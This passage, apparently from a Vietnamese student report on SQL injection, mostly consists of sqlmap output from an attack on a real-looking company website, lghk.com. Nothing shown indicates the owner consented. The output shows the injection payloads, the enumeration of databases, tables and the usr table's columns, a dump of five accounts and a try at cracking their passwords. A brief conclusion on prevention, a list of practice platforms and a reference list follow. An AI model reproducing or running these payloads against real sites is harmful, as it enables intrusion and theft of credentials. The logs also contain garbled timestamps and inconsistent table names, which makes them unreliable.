# sqlmap -u "https://lghk.com/product.php?id=151&pid=4" --db
{1.8.6.38dev}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers as
sume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:27:38 / 2024-07-30

[84:27:38] [INFO] resuming back-end DBMS 'mysql'
[84:27:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
—
Parameters: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=151 AND 9801&pid=4

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=151 AND (SELECT 1545 FROM(SELECT COUNT(*),CONCAT(0x716b7a6a71,(SELECT (ELT(1545=1545,1))),0x717a6a7171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)&pid=4

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=151 AND (SELECT 9630 FROM (SELECT(SLEEP(5)))AMtt)&pid=4

Type: UNION query
Title: Generic UNION query (NULL) - 17 columns
Payload: id=151 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b7a6a71,0x664f4c4659734748577745d5e4a42616d574a7665d734650624571b57466443626
6e6464c65,0x717a6a7171),NULL--&pid=4

[84:27:38] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.33, Nginx
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[84:27:39] [WARNING] reflective value(s) found and filtering out
[84:27:40] [WARNING] the SQL query provided does not return any output
[84:27:40] [INFO] resumed: 'information_schema'
[84:27:40] [INFO] resumed: 'leach'
[84:27:40] [INFO] available databases [2]:
[*] information_schema
[*] leach

[84:27:40] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/lghk.com'

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

Hình 34. Xác định được database của đối tượng là leach.

- Tiến hành lấy các bảng của database leach.

```

root@kali:~/home/kali
[0x31:36] [INFO] resumed: 'album'
[0x31:36] [INFO] resumed: 'album_cate'
[0x31:36] [INFO] resumed: 'attachment'
[0x31:36] [INFO] resumed: 'banner'
[0x31:36] [INFO] resumed: 'calendar'
[0x31:36] [INFO] resumed: 'calendar_cate'
[0x31:36] [INFO] resumed: 'calendar_desc'
[0x31:36] [INFO] resumed: 'calendar_pdf'
[0x31:36] [INFO] resumed: 'download'
[0x31:36] [INFO] resumed: 'download_cate'
[0x31:36] [INFO] resumed: 'enquiry'
[0x31:36] [INFO] resumed: 'enquiry_20231026'
[0x31:36] [INFO] resumed: 'news'
[0x31:36] [INFO] resumed: 'news_cate'
[0x31:36] [INFO] resumed: 'user'
[0x31:36] [INFO] resumed: 'verse'
[0x31:36] [INFO] resumed: 'webpage_content'
[0x31:36] [INFO] resumed: 'webpage_content_desc'
Database: leach [18 tables]
+-----+
| album |
| album_cate |
| attachment |
| banner |
| calendar |
| calendar_cate |
| calendar_desc |
| calendar_pdf |
| download |
| download_cate |
| enquiry |
| enquiry_20231026 |
| news |
| news_cate |
| user |
| verse |
| webpage_content |
| webpage_content_desc |
+-----+
[0x31:36] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/lghk.com'
[*] ending @ 04:31:36 /2024-07-30/

```

Hình 35. Xác định các bảng của leach.

- Lấy các cột đối tượng khả nghi trong danh sách bảng trên. Đối tượng được chọn là bảng usr.

```

root@kali:~/home/kali
Payload: id=151 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b7a6a71,0x66f4c4659734748577745d6e4a42616d574a7665ed7a46506245734b67466443626f666464c68,0x717a6a171),NULL-- -bpid4
[0x34:39] [INFO] the back-end DBMS is MySQL
[0x34:39] [INFO] web application is running on PHP 7.4.27 (Nginx)
[0x34:39] [INFO] backend DBMS: MySQL > 5.0 (MySQL 5.7.30)
[0x34:39] [INFO] fetching columns for table 'usr' in database 'leach'
[0x34:39] [WARNING] reflective values found and filtering out
[0x34:39] [WARNING] the SQL query provided does not return any output
Database: leach
Table: usr
[24 columns]
+-----+
| Column | Type |
+-----+
| usr_crt_dt | timestamp |
| usr_crt_ip | varchar(32) |
| usr_crt_usr_id | int(11) |
| usr_email | varchar(200) |
| usr_fixed | enum('Y', 'N') |
| usr_id | int(11) |
| usr_last_login_dt | datetime |
| usr_last_login_ip | varchar(32) |
| usr_login_fail_ct | int(11) |
| usr_login_fail_dt | datetime |
| usr_login_fail_ip | varchar(32) |
| usr_login_name | varchar(32) |
| usr_lv | int(11) |
| usr_mod_dt | datetime |
| usr_mod_ip | varchar(32) |
| usr_mod_usr_id | int(11) |
| usr_name | varchar(32) |
| usr_pwd | varchar(40) |
| usr_pwd_mod_dt | decimal(10,0) |
| usr_pwd_mod_ip | varchar(32) |
| usr_pwd_mod_usr_id | int(11) |
| usr_sort_id | int(11) |
| usr_sort_lv | int(11) |
| usr_st | varchar(4) |
+-----+
[0x34:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/lghk.com'
[*] ending @ 04:34:41 /2024-07-30/

```

Hình 36. Lấy các cột của bảng usr.

- Lấy thông tin các cột của bảng usr.

```

[04:38:53] [INFO] using default dictionary
do you want to use password suffixes? (slow!) [y/N] N
[04:38:59] [INFO] starting dictionary-based cracking (shal_generic_password)
[04:38:59] [INFO] starting 4 processes
[04:39:03] [WARNING] no clear password(s) found
Database: leach
Table: usr
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user_name | user_email | user_fixed | user_crt_dt | user_mod_dt | user_mod_ip | user_last_login_dt | user_last_login_ip | user_login_fail_ct | user_login_fail_ip |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Administrator | <blank> | Y | 2012-01-18 11:31:35 | 2015-05-05 10:28:08 | 127.0.0.1 | 2014-03-11 09:42:01 | 127.0.0.1 | 0 | 
| 2 | EastTech | <blank> | Y | 2012-01-18 11:31:35 | 2015-05-05 10:28:08 | 127.0.0.1 | 2014-03-11 09:42:01 | 127.0.0.1 | 0 | 
| 3 | SystemCreate | <blank> | Y | 2012-01-18 11:31:35 | 2015-05-05 10:28:08 | 127.0.0.1 | 2014-03-11 09:42:01 | 127.0.0.1 | 0 | 
| 4 | UserModify | <blank> | Y | 2012-01-18 11:31:35 | 2015-05-05 10:28:08 | 127.0.0.1 | 2014-03-11 09:42:01 | 127.0.0.1 | 0 | 
| 5 | Init | <blank> | Y | 2012-01-18 11:31:35 | 2015-05-05 10:28:08 | 127.0.0.1 | 2014-03-11 09:42:01 | 127.0.0.1 | 0 | 
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
[04:39:05] [INFO] table 'leach.usr' dumped to CSV file '/root/.local/share/sqlmap/output/lghk.com/dump/leach/usr.csv'
[04:39:05] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/lghk.com'
[*] ending @ 04:39:05 / 2024-07-30/

```

Hình 37. Tiến hành lấy thông tin.

Chương 5: Tổng kết

1. Các nền tảng học tập:

- WebGoat
- DVWA
- Mutillidae
- Vulnweb
- SQLLol
- Hackxor
- The BadgeIt Store
- OWASP Hackademic Challenges Project
- Ngoài ra còn nhiều nền tảng khác: Try hack me, Hack the box, Root me,...

2. Kết luận:

- SQL Injection đã tồn tại xung quanh chúng ta trong suốt nhiều thập kỷ và có vẻ như nó sẽ tiếp tục giữ vị trí hàng đầu trong danh sách những lỗ hổng nguy hiểm trong những năm sắp tới. Để bảo vệ chính bạn và người dùng của mình khỏi loại tấn công này, chỉ cần thực hiện một số bước đơn giản, nhưng điều này đòi hỏi một sự tính toán chi tiết. Lỗ hổng này sẽ là một trong những vấn đề hàng đầu cần kiểm tra khi xem xét mã nguồn để đảm bảo an toàn về mặt bảo mật.

- Để tránh rơi vào tình trạng trở thành nạn nhân của cuộc tấn công SQL injection tiếp theo, bước đầu tiên là kiểm soát và xác nhận dữ liệu nhập từ người dùng. Sau đó, cần tự trang bị những công cụ cần thiết để bảo vệ trang web của mình.

3. Tư liệu tham khảo:

Bảng 1. Tư liệu tham khảo

Tên	Link
VietNix	https://vietnix.vn/sql-injection-la-gi/#cach-ngan-chan-sql-injection
Viblo	https://viblo.asia/p/sql-injection-va-cach-phong-chong-OeVKB410lkW
OWASP	https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html#defense-option-3-allow-list-input-validation
WhiteHat	https://whitehat.vn/threads/bypass-waf-khai-thac-sql-injection.8523/
TopDev	https://topdev.vn/blog/sql-injection/
Oracle help center	https://docs.oracle.com/javase/8/docs/api/java/sql/PreparedStatement.html
SQLMap	https://sqlmap.org/
Leach & Garner	https://lghk.com/index.php
Github	https://github.com/WebGoat/WebGoat
CEHv12	https://drive.google.com/drive/folders/1ByYuyn-Lzq75CxhuyIC7cBZupXVIANIZ

4. Bảng đánh giá nhiệm vụ:

Bảng 2. Phân công nhiệm vụ

Tên thành viên	Nhiệm vụ	Mức độ hoàn thành
Võ Ngọc Trọng		100%
Ngô Thế Đức		100%
Đào Đức Lương		100%